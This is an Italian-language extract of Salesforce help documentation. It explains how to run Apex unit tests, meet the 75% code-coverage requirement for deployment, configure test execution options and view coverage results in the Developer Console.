Tutti i test Apex che vengono avviati dall'interfaccia utente di Salesforce (inclusa la Console sviluppatore) vengono eseguiti in modo asincrono e in parallelo. Le classi di test Apex vengono collocate nell'area di attesa dei processi Apex per l'esecuzione. Il numero massimo di classi di test che è possibile eseguire per ogni periodo di 24 ore è il numero più elevato tra 500 oppure 10 moltiplicato per il numero di classi di test nell'organizzazione. Per le organizzazioni Sandbox e quelle che utilizzano la versione Developer Edition, questo limite è maggiore e supera 500 oppure 20 moltiplicato per il numero di classi di test nell'organizzazione.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

I pacchetti gestiti non sono disponibili nella versione **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

Copertura codice per test di unità

Per distribuire il codice o creare un pacchetto per Force.com AppExchange, devono essere presenti le seguenti condizioni:

- Almeno il 75% di Apex code deve essere coperto da test di unità e tutti questi test devono essere stati completati correttamente.

  Tenere presente quanto segue.

  - Durante la distribuzione di Apex a un'organizzazione di produzione, per impostazione predefinita vengono eseguiti tutti i test di unità nello spazio dei nomi dell'organizzazione.
  - Le chiamate a `System.debug` non rientrano nel conteggio della copertura di Apex Code.
  - I metodi di test e le classi di test non rientrano nel conteggio della copertura di Apex code.
  - Benché il 75% di Apex code debba essere coperto dai test, non occorre concentrarsi sulla percentuale di codice coperta, ma assicurarsi che ogni caso di utilizzo dell'applicazione sia coperto, inclusi i casi positivi e negativi, nonché i record singoli e in blocco. Questo dovrebbe determinare una copertura del codice da parte dei test di unità pari ad almeno il 75%.

- Ogni trigger deve avere una copertura.
- Tutte le classi e i trigger devono essere compilati correttamente.

Se il test chiama un'altra classe o determina l'esecuzione di un trigger, quell'Apex viene incluso nella quantità totale utilizzata per calcolare la percentuale di codice coperto.

Dopo l'esecuzione dei test, i risultati della copertura del codice sono disponibili nella Console sviluppatore.

Per generare i risultati della copertura del codice, eseguire prima i test utilizzando uno dei metodi descritti di seguito.

- Per eseguire i test dalla Console sviluppatore, vedere Creazione di una serie di test.

- Per eseguire tutti i test, da Imposta, immettere `Apex` nella casella `Ricerca veloce`, selezionare **Classi Apex**, quindi selezionare **Esegui tutti i test**.
- Per eseguire i test per una singola classe, da Imposta, immettere `Apex` nella casella `Ricerca veloce`, quindi selezionare **Esecuzione test Apex**. Fare clic su **Seleziona test...** per selezionare le classi che contengono i test che si desidera eseguire e fare clic su **Esegui**.

Una volta eseguiti i test, è possibile visualizzare i risultati della copertura codice nella Console sviluppatore, incluse le righe di codice coperte dai test per singole classi o trigger. Vedere Verifica della copertura codice.

VEDERE ANCHE:

Esecuzione dei test Apex

http://www.salesforce.com/us/developer/docs/apexcode/Content/apex_code_coverage_best_pract.htm

Esecuzione dei test Apex

Esecuzione dei test Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

1. Da Imposta, immettere `Esecuzione test Apex` nella casella `Ricerca veloce`, quindi selezionare **Esecuzione test Apex**.
2. Fare clic su **Seleziona test...**.

   Nota: Se vi sono delle classi Apex installate da un pacchetto gestito, è necessario dapprima compilarle facendo clic su **Compila tutte le classi** nella pagina Classi Apex in modo che siano visualizzate nell'elenco. Vedere Gestione delle classi Apex a pagina 56.

3. Selezionare i test da eseguire. L'elenco di test include solo classi che contengono metodi di test.
   - Per selezionare i test da un pacchetto gestito installato, selezionare lo spazio dei nomi corrispondente del pacchetto gestito nell'elenco a discesa. Solo le classi del pacchetto gestito con lo spazio dei nomi selezionato verranno visualizzate nell'elenco.
   - Per selezionare test che esistono localmente nella propria organizzazione, selezionare **[Spazio dei nomi personale]** dall'elenco a discesa. Solo le classi locali non appartenenti a pacchetti gestiti vengono visualizzate nell'elenco.
   - Per selezionare qualsiasi test, selezionare **[Tutti gli spazi dei nomi]** dall'elenco a discesa. Tutte le classi dell'organizzazione vengono visualizzate, a prescindere che appartengano a un pacchetto gestito o meno.

   Nota: le classi con test ancora in fase di esecuzione non vengono visualizzate nell'elenco.

4. Fare clic su **Esegui**.

Dopo che sono state selezionate le classi di test da eseguire, le classi selezionate vengono poste nell'area di attesa dei processi Apex per l'esecuzione. Il numero massimo di classi di test che possono essere selezionate per l'esecuzione è il numero più elevato tra 500 oppure 10 moltiplicato per il numero di classi di test nell'organizzazione per un periodo di 24 ore. Per le organizzazioni Sandbox e quelle che utilizzano la versione Developer Edition, questo limite è maggiore e supera 500 oppure 20 moltiplicato per il numero di classi di test nell'organizzazione.

Mentre i test sono in esecuzione, è possibile selezionare uno o più test e fare clic su **Interrompi** per annullare.

Al termine di un test, è possibile:

- Fare clic sul test per visualizzare i dettagli dei risultati, oppure, se un test non viene completato, vengono visualizzati il primo messaggio di errore e la traccia dello stack.
- Fare clic su **Visualizza** per vedere l'origine di Apex code.

 Nota: I risultati dei test rimangono visualizzati per 60 minuti in seguito al completamento dell'operazione.

Utilizzare la pagina Risultati test Apex per vedere tutti i risultati dei test della propria organizzazione. Da Imposta, immettere *`Apex`* nella casella `Ricerca veloce`, quindi selezionare **Esecuzione test Apex** e fare clic su **Visualizza cronologia test**.

Utilizzare la Console sviluppatore per visualizzare ulteriori informazioni sull'esecuzione del test:

1. Aprire la Console sviluppatore.
2. Eseguire i test utilizzando la pagina Esecuzione test Apex.
3. Controllare la Console sviluppatore per esaminare passo per passo la richiesta.

Disabilitazione dell'esecuzione parallela dei test

I test che vengono avviati dall'interfaccia utente di Salesforce (inclusa la Console sviluppatore) vengono eseguiti in parallelo. L'esecuzione parallela dei test può accelerare il tempo di esecuzione dei test. Talvolta, l'esecuzione parallela dei test genera problemi di conflitto dei dati; in questi casi, è possibile disattivare l'esecuzione parallela. In particolare, possono verificarsi conflitti di dati ed errori `UNABLE_TO_LOCK_ROW` nei seguenti casi.

- Quando i test aggiornano gli stessi record contemporaneamente. L'aggiornamento degli stessi record avviene in genere quando i test non creano dati propri e disattivano l'isolamento dei dati per accedere ai dati dell'organizzazione.
- Quando si verifica una fase di stallo nei test che vengono eseguiti in parallelo e tentano di creare record con valori di campi indice duplicati. I dati di test vengono ritirati quando un metodo di test termina l'esecuzione. Si verifica una fase di stallo quando due test in esecuzione attendono rispettivamente che l'altro ritiri i dati, il che si verifica se i due test inseriscono i record con gli stessi valori univoci di campi indice in ordini diversi.

È possibile evitare questi errori disattivando l'esecuzione parallela di test nell'interfaccia utente di Salesforce:

1. Da Imposta, immettere *`Esecuzione test Apex`* nella casella `Ricerca veloce`, quindi selezionare **Esecuzione test Apex** e fare clic su **Opzioni...**
2. Nella finestra di dialogo Opzioni di esecuzione test Apex, selezionare **Disabilita test apex parallelo** e fare clic su **OK**.

Per ulteriori informazioni sui dati dei test, vedere "Isolation of Test Data from Organization Data in Unit Tests" nel manuale *Force.com Apex Code Developer's Guide*. Questa opzione non influisce sull'esecuzione dell'ordine dei test, che continuano a essere eseguiti in modo asincrono dalla pagina Esecuzione test Apex.

Esame dei risultati della copertura codice

Dopo avere eseguito i test utilizzando la pagina Esecuzione test Apex, è possibile visualizzare i dettagli della copertura codice nella Console sviluppatore. Vedere Verifica della copertura codice.

Per ridurre il tempo di calcolo dei risultati della copertura codice complessiva ottenuti con **Stima la copertura codice dell'organizzazione** nella pagina Esecuzione test Apex, fare clic su **Opzioni...**, selezionare **Memorizza solo la copertura codice aggregata** e fare clic su **OK**. Utilizzare questa opzione solo quando si dispone di molti test e di volumi considerevoli di Apex code, cioè quando il numero di metodi di test Apex moltiplicato per il numero di tutte le classi e i trigger è nell'ordine di centinaia di migliaia. Questa opzione determina l'archiviazione dei risultati della copertura codice nella forma aggregata per tutti i metodi di test. Di conseguenza, non è possibile visualizzare i risultati della copertura codice per un singolo metodo di test, incluse le evidenziazioni di colore blu e rosso che mostrano riga per riga la copertura del codice nella Console sviluppatore. Per ulteriori informazioni sull'esecuzione dei test, vedere Creazione di una serie di test nella Guida in linea e "Running Unit Test Methods" nel manuale *Force.com Apex Code Developer's Guide*.

Opzione test di sequenza di numerazione automatica indipendente

Per evitare interruzioni nei campi a numerazione automatica nei record dell'organizzazione causati dai record di prova creati nei test Apex, fare clic su **Opzioni...**, selezionare **Sequenza di numerazione automatica indipendente** e quindi su **OK**. Questa opzione isola la sequenza di numerazione automatica utilizzata nei test Apex dalla sequenza utilizzata nell'organizzazione. Di conseguenza, la creazione dei dati di prova nei test Apex non genera una sequenza dei campi a numerazione automatica più alta per i nuovi record non di prova nell'organizzazione.

Se questa opzione non viene abilitata, vi saranno delle interruzioni nei campi a numerazione automatica ogni volta che i test Apex creano dei record di prova con campi a numerazione automatica. Ad esempio, se Account possiede un campo a numerazione automatica e nell'organizzazione vi sono 50 record account, il valore di campo dell'ultimo account creato può essere `N-0050`. Dopo l'esecuzione di un test Apex che crea cinque account di prova, la sequenza di numerazione automatica viene aumentata di cinque anche se questi record di prova non sono vincolati al database e sono stati ritirati. Alla successiva creazione di un record account non di prova, il valore del suo campo a numerazione automatica sarà `N-0056` anziché `N-0051`; da qui, l'interruzione nella sequenza. Se si abilita questa opzione prima di eseguire un test Apex che crea dati di prova, la sequenza di numerazione automatica viene mantenuta e il record non di prova avrà un valore di numerazione automatica contiguo di `N-0051`.

Tenere presente che le interruzioni nella sequenza di numerazione automatica possono verificarsi anche in altre situazioni, ad esempio quando non è possibile eseguire i trigger che tentano di inserire nuovi record e i record vengono ritirati. In questo caso, le interruzioni non possono essere completamente evitate perché, nella stessa transazione, alcuni record vengono inseriti correttamente mentre altri vengono ritirati.

VEDERE ANCHE:

Apertura della Console sviluppatore

Risultati dei test Apex

Dettagli dei risultati dei test Apex

Risultati dei test Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

Da Imposta, immettere `Apex` nella casella `Ricerca veloce`, quindi selezionare **Esecuzione test Apex** e fare clic su **Visualizza cronologia test** per visualizzare tutti i risultati dei test eseguiti da qualsiasi utente all'interno della propria organizzazione. I risultati dei test vengono conservati per 30 giorni in seguito al completamento dell'operazione, a meno che non vengano cancellati.

Per visualizzare un elenco filtrato di elementi, selezionare un elenco predeterminato dall'elenco a discesa `Visualizza` o fare clic su **Crea nuova visualizzazione** per definire le proprie visualizzazioni personalizzate.Per modificare o eliminare le visualizzazioni create, selezionarle dall'elenco a discesa `Visualizza` e fare clic su **Modifica**.

Fare clic su **Visualizza** per visualizzare più dettagli in merito all'esecuzione di un test specifico.

Il registro debug viene impostato automaticamente su livelli e categorie specifici, che non è possibile modificare nella pagina Esecuzione dei test Apex.

Categoria	Livello
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Flusso di lavoro	FINEST
Validation	INFO

Importante: per distribuire Apex o inserirlo in un pacchetto per Force.com AppExchange, devono essere presenti le seguenti condizioni.

- Almeno il 75% di Apex code deve essere coperto da test di unità e tutti questi test devono essere stati completati correttamente.

  Tenere presente quanto segue.

  - Durante la distribuzione di Apex a un'organizzazione di produzione, per impostazione predefinita vengono eseguiti tutti i test di unità nello spazio dei nomi dell'organizzazione.
  - Le chiamate a `System.debug` non rientrano nel conteggio della copertura di Apex Code.
  - I metodi di test e le classi di test non rientrano nel conteggio della copertura di Apex code.
  - Benché il 75% di Apex code debba essere coperto dai test, non occorre concentrarsi sulla percentuale di codice coperta, ma assicurarsi che ogni caso di utilizzo dell'applicazione sia coperto, inclusi i casi positivi e negativi, nonché i record singoli e in blocco. Questo dovrebbe determinare una copertura del codice da parte dei test di unità pari ad almeno il 75%.
- Ogni trigger deve avere una copertura.

- Tutte le classi e i trigger devono essere compilati correttamente.

VEDERE ANCHE:

Dettagli dei risultati dei test Apex

Dettagli dei risultati dei test Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Per visualizzare tutti i risultati dei test eseguiti da qualsiasi utente all'interno della propria organizzazione nella visualizzazione predefinita per 30 giorni, a meno che siano stati cancellati, da Imposta immettere `Apex` nella casella `Ricerca veloce`, quindi selezionare **Esecuzione test Apex** e fare clic su **Visualizza cronologia test**. Fare clic su **Visualizza** per visualizzare più dettagli in merito all'esecuzione di un test specifico.

VEDERE ANCHE:

Risultati dei test Apex

Esecuzione di test nella Console sviluppatore

Esecuzione di test nella Console sviluppatore


AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:

- "Apex Autore"

Utilizzare la Console sviluppatore per impostare serie di test, eseguire i test e verificare la copertura di Apex Code.

Il menu **Test** della Console sviluppatore consente di gestire le serie di test. Include le seguenti opzioni:

- **Always Run Asynchronously (Esegui sempre in modo asincrono)**: a meno che non sia abilitata questa opzione, le serie di test che includono i test di una sola classe vengono eseguite in modo sincrono. Le serie di test che includono più di una classe vengono eseguite in modo asincrono indipendentemente dal fatto che sia abilitata questa opzione.
- **New Run (Nuova serie)**: Crea una nuova serie di test. Per informazioni, vedere Creazione di una serie di test.
- **Rerun (Esegui di nuovo)**: esegue il test selezionato nella scheda Tests (Test).
- **Rerun Failed Tests (Esegui di nuovo test non riusciti)**: scegliere questa opzione per eseguire nuovamente soltanto i test non riusciti della serie di test evidenziata nella scheda Tests (Test).
- **Run All (Esegui tutti)**: esegue tutti i test salvati.
- **Abort (Interrompi)**: interrompe il test selezionato nella scheda Tests (Test).
- **Collapse All (Comprimi tutto)**: comprime tutti i test aperti nella scheda Tests (Test).
- **Expand All (Espandi tutto)**: espande tutti i test aperti nella scheda Tests (Test).
- **Clear Test Data (Cancella dati del test)**: cancella i dati del test corrente e i risultati della copertura codice.

I test completati vengono elencati nella scheda **Tests (Test)** nel riquadro inferiore della Console sviluppatore.

Il riquadro **Overall Code Coverage (Copertura codice totale)** visualizza la percentuale di copertura di codice per ogni classe della propria organizzazione. Il riquadro riporta sempre la percentuale corrente di ogni classe. Durante l'esecuzione del test di tutte le classi, il riquadro visualizza in grassetto anche la percentuale a livello dell'intera organizzazione. Per ulteriori informazioni, vedere Verifica della copertura codice.

Per ulteriori informazioni sui test, consultare la sezione Testing nel manuale *Force.com Apex Code Developer's Guide*

VEDERE ANCHE:

Creazione di una serie di test

Verifica della copertura codice


Verifica della copertura codice

La Console sviluppatore recupera e visualizza i dati della copertura di codice della propria organizzazione. I risultati della copertura di codice provengono da qualsiasi test eseguito da un'API o da un'interfaccia utente (ad esempio, la Console sviluppatore, IDE Force.com o la pagina Test Execution Apex - Esecuzione test Apex). Per cancellare i risultati correnti, fare clic su **Test** > **Clear Test Data (Cancella dati del test)**. Quando si modifica una classe, la copertura di codice per quella data classe viene rimossa e rimane indefinita finché non si eseguono nuovamente dei test.

È possibile visualizzare la copertura di codice in diversi punti della Console sviluppatore.

- La scheda **Tests (Test)** include un riquadro **Overall Code Coverage (Copertura codice totale)** che visualizza la percentuale di copertura per ogni classe Apex dell'organizzazione inclusa in una serie di test. Viene indicata anche la percentuale totale.
- Fare doppio clic su una serie di test completata per aprire una visualizzazione Tests Results (Risultati dei test) che mostra la classe esaminata, il metodo di test, la durata, il risultato (classe ignorata, test superato o test non superato) e un messaggio di errore facoltativo. Se il test non è stato superato, la colonna Stack Trace (Traccia dello stack) indica il metodo e il numero di riga a cui il test si è bloccato.
- Per visualizzare la copertura del codice di una classe Apex riga per riga, aprire la classe. Il menu Code Coverage (Copertura codice) include una o più delle seguenti opzioni, a seconda dei test implementati:

- **None (Nessuno)**
- **All Tests (Tutti i test)**: La percentuale di copertura di codice ottenuta da tutte le serie di test.
- *`className.methodName`*: La percentuale di copertura di codice ottenuta da un metodo eseguito durante una serie di test.

Le righe di codice con copertura dei test sono visualizzate in blu. Le righe di codice senza copertura sono visualizzate in rosso. Le righe di codice che non richiedono copertura (ad esempio parentesi graffe, commenti e chiamate `System.debug`) rimangono bianche.

Nota: Quando si modifica una classe con copertura di codice, i colori blu e rosso nel Source Code Editor (Editor codice sorgente) si attenuano per indicare che la copertura non è più valida. Quando si modifica e salva una classe, la relativa copertura viene rimossa. Per verificare la copertura della classe, eseguire nuovamente i test.

VEDERE ANCHE:


Creazione di una serie di test

Esecuzione di test nella Console sviluppatore

http://www.salesforce.com/us/developer/docs/apexcode/Content/apex_code_coverage_best_pract.htm

Creazione di una serie di test

Una serie di test è un insieme di classi che contengono metodi di test. Impostare una serie di test nella Console sviluppatore per eseguire i metodi di test in una o più classi di test.

1. Nella Console sviluppatore, fare clic sulla scheda **Test (Test)** > **New Run (Nuova serie)**
   Le classi con metodi di test sono elencate nella finestra Select Tests (Selezione test).

2. Selezionare una classe nel riquadro Test Classes (Classi di test).

   Per filtrare l'elenco di classi, utilizzare la casella **Filter test classes (* = any)** (Filtro classi di test (* = tutte)).

3. Una volta incluse tutte le classi desiderate nel riquadro Selected Test Classes (Classi di test selezionate), fare clic su **Run** (Esegui) per mettere in coda le classi ed eseguirle.

   La serie di test viene visualizzata nella scheda Tests (Test). Per interrompere un test, fare clic su **Test** > **Abort (Interrompi)**.

   Nota: Se i metodi di test inclusi eseguono chiamate ad altri metodi o classi definiti come test nella propria organizzazione, verranno eseguiti anche quei metodi e classi.

4. Nella scheda Tests (Test), espandere la serie per vedere i risultati di ogni metodo richiamato da ogni classe della serie.

   Nota: Le classi di test non richiedono copertura di codice, pertanto viene visualizzata una copertura dello 0% nel riquadro Overall Code Coverage (Copertura codice totale) e la copertura codice totale non viene interessata.

5. Fare doppio clic sulla serie di test completata per aprire i risultati nella visualizzazione dettagliata che mostra la classe esaminata, il metodo di test, la durata, il risultato (classe ignorata, test superato o test non superato) e un messaggio di errore facoltativo.

   Se un test non è stato superato, la colonna Stack Trace (Traccia dello stack) indica il metodo e il numero di riga su cui il test si è bloccato.

   Nota: non è possibile accedere ai registri per le serie di test sincroni nella scheda Tests (Test). Tuttavia, è possibile accedere a tutti i registri delle serie di test nella scheda Logs (Registri).

6. Selezionare un metodo di test per visualizzare la sua copertura per ogni classe nel riquadro Class Code Coverage (Copertura codice classe).

7. Per cancellare i risultati correnti, fare clic su **Test** > **Clear Test Data (Cancella dati del test)**.

VEDERE ANCHE:

Esecuzione di test nella Console sviluppatore
Verifica della copertura codice

Distribuisci

Questa sezione contiene le informazioni sulla distribuzione delle modifiche codificate nella propria organizzazione.

Le modifiche di codice dovrebbero essere effettuate in un Sandbox in modo che possano essere testate prima della distribuzione. I Sandbox contengono copie dei dati, di codice e delle impostazioni di configurazione isolate dall'ambiente di produzione. È possibile personalizzare la propria organizzazione e testare le applicazioni in un Sandbox e, quando si è pronti, distribuire le modifiche all'organizzazione di produzione. In alcuni casi, potrebbero esserci più sviluppatori al lavoro in Sandbox diversi che, in seguito, coordinano tali modifiche per la distribuzione. Queste sezioni contengono informazioni più dettagliate in merito al processo di distribuzione e agli strumenti disponibili per sviluppare e distribuire le modifiche:

- Panoramica sulla distribuzione
- Scelta degli strumenti per lo sviluppo e la distribuzione di modifiche

INDICE ANALITICO

W